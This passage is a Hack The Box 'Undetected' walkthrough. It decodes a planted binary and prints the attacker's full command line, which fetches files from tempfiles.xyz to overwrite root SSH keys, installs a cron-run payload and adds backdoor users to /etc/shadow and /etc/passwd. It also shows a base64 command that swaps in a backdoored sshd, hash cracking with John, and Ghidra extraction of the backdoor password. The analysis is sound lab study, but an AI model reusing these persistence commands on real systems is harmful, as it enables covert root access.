-rw-r--r--  1 root     root     615929 Feb  8 19:06 dpkg.status.0
-r-x------  1 www-data www-data  27296 May 14  2021 info
www-data@production:/var/backups$ file info
file info
info: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/
68f1d2493a, for GNU/Linux 3.2.0, not stripped
www-data@production:/var/backups$ 
```

so i decide to cat `info` this is a binary file



```
ound in dmesg
ffff/bin/bash-c776765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d4f202f726f6f742f2e7373682f617574686f72697a65645f6b6579733b20776765742074656d7066
696c65732e78797a2f2e6d61696e202d4f202f7661722f6c69622f2e6d61696e3b2063686d6f6420373535202f7661722f6c69622f2e6d61696e3b206563686f20222a2033202a202a202a20726f6f74202f766
1722f6c69622f2e6d61696e22203e3e202f6574632f63726f6e7461623b2061776b202d46223a2220272437203d3d20222f62696e2f6261736822202626202433203e3d2031303030207b73797374656d282265
63686f2022243122313a5c24365c247a5337796b4866464d673361596874345c2431495572685a616e5275445a6866316f49646e6f4f76586f6f6c4b6d6c77626b656742586b2e567447673738654c3757424d3
64f724e7447625a784b427450753855666d39684d30522f424c6441436f513054396e2f3a31383831333a303a39393939393a373a3a3a203e3e202f6574632f736861646f7722297d27202f6574632f70617373
77643b2061776b202d46223a2220272437203d3d20222f62696e2f6261736822202626202433203e3d2031303030207b73797374656d28226563686f2022243122202224332220222436222022243722203e207
5736572732e74787422297d27202f6574632f7061737377643b207768696c652072656164202d7220757365722067726f757020686f6d65207368656c6c205f3b20646f206563686f202224757365722231223a
783a2467726f75703a2467726f75703a2c2c2c3a24686f6d653a247368656c6c22203e3e202f6574632f7061737377643b20646f6e65203c2075736572732e7478743b20726d2075736572732e7478743b[-] f
ork()/etc/shadow[.] checking if we got root[-] something went wrong =([+] got r00t ^_^[-] unshare(CLONE_NEWUSER)deny/proc/self/setgroups[-] write_file(/proc/self/set_g
roups)0 %d 1
/proc/self/uid_map[-] write_file(/proc/self/uid_map)/proc/self/gid_map[-] write_file(/proc/self/gid_map)[-] sched_setaffinity()/sbin/ifconfig lo up[-] system(/sbin/ifc
onfig lo up)[.] starting[.] namespace sandbox set up[.] KASLR bypass enabled, getting kernel addr[.] done, kernel text:   %lx
```

code-binary

```
776765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d4
f202f726f6f742f2e7373682f617574686f72697a65645f6b6579733b20776765742074656
6d7066696c65732e78797a2f2e6d61696e202d4f202f7661722f6c69622f2e6d61696e3b2
063686d6f6420373535202f7661722f6c69622f2e6d61696e3b206563686f20222a203320
```

```
2a202a202a20726f6f74202f7661722f6c69622f2e6d61696e22203e3e202f6574632f637
26f6e7461623b2061776b202d46223a2220272437203d3d20222f62696e2f626173682220
2626202433203e3d2031303030207b73797374656d28226563686f2022243122313a5c243
65c247a5337796b4866464d673361596874345c2431495572685a616e5275445a6866316f
49646e6f4f76586f6f6c4b6d6c77626b656742586b2e567447673738654c3757424d364f7
24e7447625a784b427450753855666d39684d30522f424c6441436f513054396e2f3a3138
3831333a303a39393939393a373a3a3a203e3e202f6574632f736861646f7722297d27202
f6574632f7061737377643b2061776b202d46223a2220272437203d3d20222f62696e2f62
6173682220262620243320 3e3d2031303030207b73797374656d28226563686f202224312
2202224332220222436222022243722203e2075736572732e74787422297d27202f657463
2f7061737377643b207768696c652072656164202d722075736572067726f757020686f6
d65207368656c6c205f3b20646f206563686f202224757365722231223a783a2467726f75
703a2467726f75703a2c2c2c3a24686f6d653a247368656c6c22203e3e202f6574632f706
1737377643b20646f6e65203c2075736572732e7478743b20726d2075736572732e747874
3b
```

so i decide to convert the binary to hexadecimal so as to try to get something from my pont

code-hexadecimal

```
echo
"776765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d
4f202f726f6f742f2e7373682f617574686f72697a65645f6b6579733b207767657420746
56d7066696c65732e78797a2f2e6d61696e202d4f202f7661722f6c69622f2e6d61696e3b
2063686d6f6420373535202f7661722f6c69622f2e6d61696e3b206563686f20222a20332
02a202a202a20726f6f74202f7661722f6c69622f2e6d61696e22203e3e202f6574632f63
726f6e7461623b2061776b202d46223a2220272437203d3d20222f62696e2f62617368222
02626202433203e3d2031303030207b73797374656d28226563686f2022243122313a5c24
365c247a5337796b4866464d673361596874345c2431495572685a616e5275445a6866316
f49646e6f4f76586f6f6c4b6d6c77626b656742586b2e567447673738654c3757424d364f
724e7447625a784b427450753855666d39684d30522f424c6441436f513054396e2f3a313
83831333a303a39393939393a373a3a3a203e3e202f6574632f736861646f7722297d2720
2f6574632f7061737377643b2061776b202d46223a2220272437203d3d20222f62696e2f6
2617368222026262024332 03e3d2031303030207b73797374656d28226563686f20222431
2220222433222022243622202224372220 3e2075736572732e74787422297d27202f65746
32f7061737377643b207768696c652072656164202d722075736572067726f757020686f
6d65207368656c6c205f3b20646f206563686f202224757365722231223a783a2467726f7
5703a2467726f75703a2c2c2c3a24686f6d653a247368656c6c22203e3e202f6574632f70
61737377643b20646f6e65203c2075736572732e7478743b20726d2075736572732e74787
43b" | xxd -r -p
```

output

```
/home/leshack98 ····· with root@Tulienge at 02:33:54 PM
echo "776765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d4f202f726f6f742f2e7373682f617574686f72697a65645f6b6579733b207767657420746564706696c6
5732e78797a2f2e6d61696e202d4f202f7661722f6c69622f2e6d61696e3b2063686d6f6420373535202f7661722f6c69622f2e6d61696e3b206563686f20222a2033202a202a202a20726f6f74202f7661722f
6c69622f2e6d61696e22203e3e202f6574632f63726f6e7461623b2061776b202d46223a2220272437203d3d20222f62696e2f626173682220262620243320 3e3d203130303020 7b73797374656d28226563686
f2022243122313a5c24365c247a5337796b4866464d673361596874345c2431495572685a616e5275445a6866316f49646e6f4f76586f6f6c4b6d6c77626b656742586b2e567447673738654c3757424d364f72
4e7447625a784b427450753855666d39684d30522f424c6441436f513054396e2f3a31383831333a303a39393939393a373a3a3a203e3e202f6574632f736861646f7722297d27202f6574632f7061737377643
b2061776b202d46223a2220272437203d3d20222f62696e2f626173682220262620243320 3e3d203130303020 7b73797374656d28226563686f202224312220222433222022243622022243722203e20757365
72732e74787422297d27202f6574632f7061737377643b207768696c65207265616420d722075736572206772 6f757020686f6d65207368656c6c205f3b20646f206563686f202224757365722231223a783a2
467726f75703a2467726f75703a2c2c2c3a24686f6d653a247368656c6c22203e3e202f6574632f7061737377643b20646f6e65203c2075736572732e7478743b20726d2075736572732e7478743b" | xxd -r
 -p
wget tempfiles.xyz/authorized_keys -O /root/.ssh/authorized_keys; wget tempfiles.xyz/.main -O /var/lib/.main; chmod 755 /var/lib/.main; echo "* 3 * * * root /var/lib/.
main" >> /etc/crontab; awk -F":" '$7 == "/bin/bash" && $3 >= 1000 {system("echo "$1"1:\$6\$zS7ykHfFMg3aYht4\$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZ
xKBtPu8Ufm9hM0R/BLdACoQ0T9n/:18813:0:99999:7::: >> /etc/shadow")}' /etc/passwd; awk -F":" '$7 == "/bin/bash" && $3 >= 1000 {system("echo "$1" "$3" "$6" "$7" > users.tx
t")}' /etc/passwd; while read -r user group home shell _; do echo "$user"1":x:$group:$group:,,,:$home:$shell" >> /etc/passwd; done < users.txt; rm users.txt;

/home/leshack98 ····· with root@Tulienge at 03:02:54 PM
```

code-hexa

```
wget tempfiles.xyz/authorized_keys -O /root/.ssh/authorized_keys; wget
tempfiles.xyz/.main -O /var/lib/.main; chmod 755 /var/lib/.main; echo "*
3 * * * root /var/lib/.main" >> /etc/crontab; awk -F":" '$7 ==
"/bin/bash" && $3 >= 1000 {system("echo
"$1"1:\$6\$zS7ykHfFMg3aYht4\$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78
eL7WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/:18813:0:99999:7::: >>
/etc/shadow")}' /etc/passwd; awk -F":" '$7 == "/bin/bash" && $3 >= 1000
{system("echo "$1" "$3" "$6" "$7" > users.txt")}' /etc/passwd; while read
-r user group home shell _; do echo
"$user"1":x:$group:$group:,,,:$home:$shell" >> /etc/passwd; done <
users.txt; rm users.txt;
```

As you can see above there is some useful information in the above converted binary so i need to convert the string above to `ASCII` format then extract the hashes and modify it

code-hash

```
$6$zS7ykHfFMg3aYht4$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6Or
NtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/
```

As you can see in the above hexadecimal the password we will extract from this hash above is for `steven1`
so i decide to use `john the ripper` which is a free password cracking tool

code-john

```
john --wordlist=/usr/share/wordlists/rockyou.txt   hash.txt
```

output

```
/home/leshack98/project/HTB/Undetected
└─> john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ihatehackers     (?)
1g 0:00:03:09 DONE (2022-05-04 15:28) 0.005277g/s 470.1p/s 470.1c/s 470.1C/s jojo95..halo03
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

/home/leshack98/project/HTB/Undetected
└─>
```

John was able to find the password of `steven1` so lets `ssh` to get more interactive shell

```
/home/leshack98/project/HTB/Undetected
└─> ssh steven1@10.10.11.146
steven1@10.10.11.146's password:
Last login: Wed May  4 19:34:49 2022 from 10.10.16.16
steven@production:~$ hostname
production
steven@production:~$ whoami
steven
steven@production:~$
```

you can now be able to get `user.txt` because of steven user permission

Privilege Escalation-ROOT

so i decide to use **linpeas** which is s **a well-known enumeration script that searches for possible paths to escalate privileges on Linux/Unix* targets**. https://github.com/carlospolop/PEASS-ng use the latest i downloaded linpeas to my local machine and fowarded it to the box

output

```
steven@production:~$ wget 10.10.16.16/linpeas.sh
--2022-05-04 19:50:31--  http://10.10.16.16/linpeas.sh
Connecting to 10.10.16.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765867 (748K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                          100%[=================================================

2022-05-04 19:50:46 (53.6 KB/s) - 'linpeas.sh' saved [765867/765867]

steven@production:~$
```

to run linpeas.sh use this code after importing linpeas to the target machine

code-linpeas

```
bash linpeas.sh
```

after running the script you will see something like **screen** keyword in red color. This caught my attention.

output

```
╔══════════╣ Files inside /home/steven (limit 20)
total 788
drwxr-x--- 6 steven steven   4096 May  4 19:55 .
drwxr-xr-x 3 root   root     4096 Feb  8 19:59 ..
lrwxrwxrwx 1 steven steven      9 Jul  5  2021 .bash_history -> /dev/null
-rw-r--r-- 1 steven steven    220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 steven steven   3771 Feb 25  2020 .bashrc
drwx------ 2 steven steven   4096 Feb  8 19:59 .cache
drwx------ 3 steven steven   4096 May  4 19:55 .gnupg
drwxrwxr-x 3 steven steven   4096 Feb  8 19:59 .local
-rw-r--r-- 1 steven steven    807 Feb 25  2020 .profile
drwx------ 2 steven steven   4096 Feb  8 19:59 .ssh
-rw-r--r-- 1 steven steven 765867 Apr 17 22:19 linpeas.sh
-rw-r----- 1 root   steven     33 May  4 04:15 user.txt

╔══════════╣ Files inside others home (limit 20)

╔══════════╣ Searching installed mail applications

╔══════════╣ Mails (limit 50)
    17793      4 -rw-rw----   1 steven   mail          966 Jul 25  2021 /var/mail/steven
    17793      4 -rw-rw----   1 steven   mail          966 Jul 25  2021 /var/spool/mail/steven

╔══════════╣ Backup folders

Find: mail
```

so i decide to check the info about the email

output

```
steven@production:~$ cat /var/mail/steven
From root@production  Sun, 25 Jul 2021 10:31:12 GMT
Return-Path: <root@production>
Received: from production (localhost [127.0.0.1])
        by production (8.15.2/8.15.2/Debian-18) with ESMTP id 80FAcdZ171847
        for <steven@production>; Sun, 25 Jul 2021 10:31:12 GMT
Received: (from root@localhost)
        by production (8.15.2/8.15.2/Submit) id 80FAcdZ171847;
        Sun, 25 Jul 2021 10:31:12 GMT
Date: Sun, 25 Jul 2021 10:31:12 GMT
Message-Id: <202107251031.80FAcdZ171847@production>
To: steven@production
From: root@production
Subject: Investigations

Hi Steven.

We recently updated the system but are still experiencing some strange behaviour with the Apache service.
We have temporarily moved the web store and database to another server whilst investigations are underway.
If for any reason you need access to the database or web application code, get in touch with Mark and he
will generate a temporary password for you to authenticate to the temporary server.

Thanks,
sysadmin
steven@production:~$
```

This probably means that the system has been updated recently, but there is a strange problem on apache, so the mall and database are temporarily moved to another server, and the reason is being investigated. If we need access, we can contact Mark, he will give us a temporary password

Here I guess it should be a f`ake email`.

But let's take a look at the apache service first.

The apache service directory is located in `/usr/lib`

output

```
steven@production:/usr/lib/apache2$ ls -la
total 28
drwxr-xr-x  3 root root  4096 Jul  5  2021 .
drwxr-xr-x 82 root root  4096 Feb  8 19:59 ..
drwxr-xr-x  2 root root 20480 Jan 28 21:05 modules
steven@production:/usr/lib/apache2$
```

We have read and execute permissions on this directory, not bad, go check it out

output

```
steven@production:/usr/lib/apache2$ cd modules
steven@production:/usr/lib/apache2/modules$ ls
httpd.exp            mod_authz_core.so       mod_cgid.so          mod_heartbeat.so            mod_mime_magic.so      mod_proxy_uwsgi.so     mod_socache_memcache.so
libphp7.4.so         mod_authz_dbd.so        mod_charset_lite.so  mod_heartmonitor.so         mod_mpm_event.so       mod_proxy_wstunnel.so  mod_socache_redis.so
mod_access_compat.so mod_authz_dbm.so        mod_data.so          mod_http2.so                mod_mpm_prefork.so     mod_ratelimit.so       mod_socache_shmcb.so
mod_actions.so       mod_authz_groupfile.so  mod_dav.so          mod_ident.so                mod_mpm_worker.so      mod_reader.so          mod_speling.so
mod_alias.so         mod_authz_host.so       mod_dav_fs.so        mod_imagemap.so             mod_negotiation.so     mod_reflector.so       mod_ssl.so
mod_allowmethods.so  mod_authz_owner.so      mod_dav_lock.so      mod_include.so              mod_proxy.so           mod_remoteip.so        mod_status.so
mod_asis.so          mod_authz_user.so       mod_dbd.so           mod_info.so                 mod_proxy_ajp.so       mod_reqtimeout.so      mod_substitute.so
mod_auth_basic.so    mod_autoindex.so        mod_deflate.so       mod_lbmethod_bybusyness.so  mod_proxy_balancer.so  mod_request.so         mod_suexec.so
mod_auth_digest.so   mod_brotli.so           mod_dialup.so        mod_lbmethod_byrequests.so  mod_proxy_connect.so   mod_rewrite.so         mod_unique_id.so
mod_auth_form.so     mod_bucketeer.so        mod_dir.so           mod_lbmethod_bytraffic.so   mod_proxy_express.so   mod_sed.so             mod_userdir.so
mod_authn_anon.so    mod_buffer.so           mod_dumpio.so        mod_lbmethod_heartbeat.so   mod_proxy_fcgi.so      mod_session.so         mod_usertrack.so
mod_authn_core.so    mod_cache.so            mod_echo.so          mod_ldap.so                 mod_proxy_fdpass.so    mod_session_cookie.so  mod_vhost_alias.so
mod_authn_dbd.so     mod_cache_disk.so       mod_env.so           mod_log_debug.so            mod_proxy_ftp.so       mod_session_crypto.so  mod_xml2enc.so
mod_authn_dbm.so     mod_cache_socache.so    mod_expires.so       mod_log_forensic.so         mod_proxy_hcheck.so    mod_session_dbd.so
mod_authn_file.so    mod_case_filter.so      mod_ext_filter.so    mod_lua.so                  mod_proxy_html.so      mod_setenvif.so
mod_authn_socache.so mod_case_filter_in.so   mod_file_cache.so    mod_macro.so                mod_proxy_http.so      mod_slotmem_plain.so
mod_authnz_fcgi.so   mod_cern_meta.so        mod_filter.so        mod_md.so                   mod_proxy_http2.so     mod_slotmem_shm.so
mod_authnz_ldap.so   mod_cgi.so              mod_headers.so       mod_mime.so                 mod_proxy_scgi.so      mod_socache_dbm.so
steven@production:/usr/lib/apache2/modules$
```

Beacuse there is a lot of files, so lets filter a little and sort by the most recent modification that took place recent

code-filter

```
ls --full-time -i | sort -u
```

output

```
steven@production:/usr/lib/apache2/modules$ ls --full-time -i | sort -u
 2050 -rw-r--r-- 1 root root   34800 2021-05-17 07:10:04.000000000 +0000 mod_reader.so
 5093 -rw-r--r-- 1 root root 4625776 2021-11-25 23:16:22.000000000 +0000 libphp7.4.so
 7990 -rw-r--r-- 1 root root   15925 2022-01-05 14:49:56.000000000 +0000 httpd.exp
 7997 -rw-r--r-- 1 root root   14544 2022-01-05 14:49:56.000000000 +0000 mod_access_compat.so
 8000 -rw-r--r-- 1 root root   14544 2022-01-05 14:49:56.000000000 +0000 mod_actions.so
 8002 -rw-r--r-- 1 root root   18640 2022-01-05 14:49:56.000000000 +0000 mod_alias.so
 8004 -rw-r--r-- 1 root root   14544 2022-01-05 14:49:56.000000000 +0000 mod_allowmethods.so
 8006 -rw-r--r-- 1 root root   14464 2022-01-05 14:49:56.000000000 +0000 mod_asis.so
 8008 -rw-r--r-- 1 root root   18640 2022-01-05 14:49:56.000000000 +0000 mod_auth_basic.so
 8010 -rw-r--r-- 1 root root   39120 2022-01-05 14:49:56.000000000 +0000 mod_auth_digest.so
 8013 -rw-r--r-- 1 root root   35024 2022-01-05 14:49:56.000000000 +0000 mod_auth_form.so
 8015 -rw-r--r-- 1 root root   14544 2022-01-05 14:49:56.000000000 +0000 mod_authn_anon.so
 8017 -rw-r--r-- 1 root root   14544 2022-01-05 14:49:56.000000000 +0000 mod_authn_core.so
 8019 -rw-r--r-- 1 root root   14544 2022-01-05 14:49:56.000000000 +0000 mod_authn_dbd.so
 8021 -rw-r--r-- 1 root root   14544 2022-01-05 14:49:56.000000000 +0000 mod_authn_dbm.so
 8023 -rw-r--r-- 1 root root   14544 2022-01-05 14:49:56.000000000 +0000 mod_authn_file.so
 8024 -rw-r--r-- 1 root root   22768 2022-01-05 14:49:56.000000000 +0000 mod_authn_socache.so
 8025 -rw-r--r-- 1 root root   35024 2022-01-05 14:49:56.000000000 +0000 mod_authnz_fcgi.so
 8026 -rw-r--r-- 1 root root   55528 2022-01-05 14:49:56.000000000 +0000 mod_authnz_ldap.so
 8027 -rw-r--r-- 1 root root   30928 2022-01-05 14:49:56.000000000 +0000 mod_authz_core.so
 8028 -rw-r--r-- 1 root root   14544 2022-01-05 14:49:56.000000000 +0000 mod_authz_dbd.so
```

`mode_reader.so` is the recent most modified so lets download to our local shell then be able to see what is inside using the following code and steven password.

code-scp

```
scp steven1@10.10.11.146:/usr/lib/apache2/modules/mod_reader.so ~/Desktop
```

output

```
steven@production:/usr/lib/apache2/modules$ scp steven1@10.10.11.146:/usr/lib/apache2/modules/mod_reader.so ~/Desktop
The authenticity of host '10.10.11.146 (10.10.11.146)' can't be established.
ECDSA key fingerprint is SHA256:2jPT4mThqEcnA/qjjQsIWwy2QNwGObWQX5MjK5YNvCM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.146' (ECDSA) to the list of known hosts.
steven1@10.10.11.146's password:
mod_reader.so
steven@production:/usr/lib/apache2/modules$
```

after dowloading open it and extract a base64 string


```
d2dldCBzaGFyZWZpbGVzLnh5ei9pbWFnZS5qcGVnIC1PIC91c3Ivc2Jpbi9zc2hkOyB0b3Vja
CAtZCBgZGF0ZSArJVktJW0tJWQgLXIgL3Vzci9zYmluL2EyZW5tb2RgIC91c3Ivc2Jpbi9zc2
hk
```

Lets analyze the base64 string

code-base64

```
echo -n
'd2dldCBzaGFyZWZpbGVzLnh5ei9pbWFnZS5qcGVnIC1PIC91c3Ivc2Jpbi9zc2hkOyB0b3Vj
aCAtZCBgZGF0ZSArJVktJW0tJWQgLXIgL3Vzci9zYmluL2EyZW5tb2RgIC91c3Ivc2Jpbi9zc
2hk' | base64 -d
```

output




Here is transfering this image to sshd and download it to your local pc so as to Reverse using ghidra use this code

code-scp


```
scp steven1@10.10.11.146:/usr/sbin/sshd ~/project/HTB/Undetected
```

output



open Ghidira and analyse `sshd`

output



As you can see from here, our password is 31 bits and in the decompiler lets get bits so that we can analyze

output

```
bVar7 = 0xd6;
ctxt = (Authctxt *)ssh->authctxt;
local_30 = *(long *)(in_FS_OFFSET + 0x28);
backdoor._28_2_ = 0xa9f4;
ppVar1 = ctxt->pw;
iVar8 = ctxt->valid;
backdoor._24_4_ = 0xbcf0b5e3;
backdoor._16_8_ = 0xb2d6f4a0fda0b3d6;
backdoor[30] = -0x5b;
backdoor._0_4_ = 0xf0e7abd6;
backdoor._4_4_ = 0xa4b3a3f3;
backdoor._8_4_ = 0xf7bbfdc8;
backdoor._12_4_ = 0xfdb3d6e7;
pbVar4 = (byte *)backdoor;
while( true ) {
  pbVar5 = pbVar4 + 1;
  *pbVar4 = bVar7 ^ 0x96;
  if (pbVar5 == local_39) break;
  bVar7 = *pbVar5;
  pbVar4 = pbVar5;
}
```

output

```
backdoor._28_2_ = 0xa9f4;
backdoor._24_4_ = 0xbcf0b5e3;
backdoor._16_8_ = 0xb2d6f4a0fda0b3d6;
backdoor[30] = -0x5b;
backdoor._0_4_ = 0xf0e7abd6;
backdoor._4_4_ = 0xa4b3a3f3;
backdoor._8_4_ = 0xf7bbfdc8;
backdoor._12_4_ = 0xfdb3d6e7;
```


Let's sort it, from high to low

output

```
backdoor[30] = -0x5b;
backdoor._28_2_ = 0xa9f4;
backdoor._24_4_ = 0xbcf0b5e3;
backdoor._16_8_ = 0xb2d6f4a0fda0b3d6;
backdoor._12_4_ = 0xfdb3d6e7;
backdoor._8_4_ = 0xf7bbfdc8;
backdoor._4_4_ = 0xa4b3a3f3;
backdoor._0_4_ = 0xf0e7abd6;

0x5b
0xa9f4
0xbcf0b5e3
0xb2d6f4a0fda0b3d6
0xfdb3d6e7
0xf7bbfdc8
0xa4b3a3f3
0xf0e7abd6
```

After sorting here, right click to view `0x5b`

output



It is found that the correct one should be `0xa5`. After modifying it, do some coding.Then lets now use [Cyber chef]
which is used to: **Encode, Decode, Format data, Parse data, Encrypt, Decrypt, Compress data, Extract data, perform arithmetic functions against data, defang data, and many other functions**

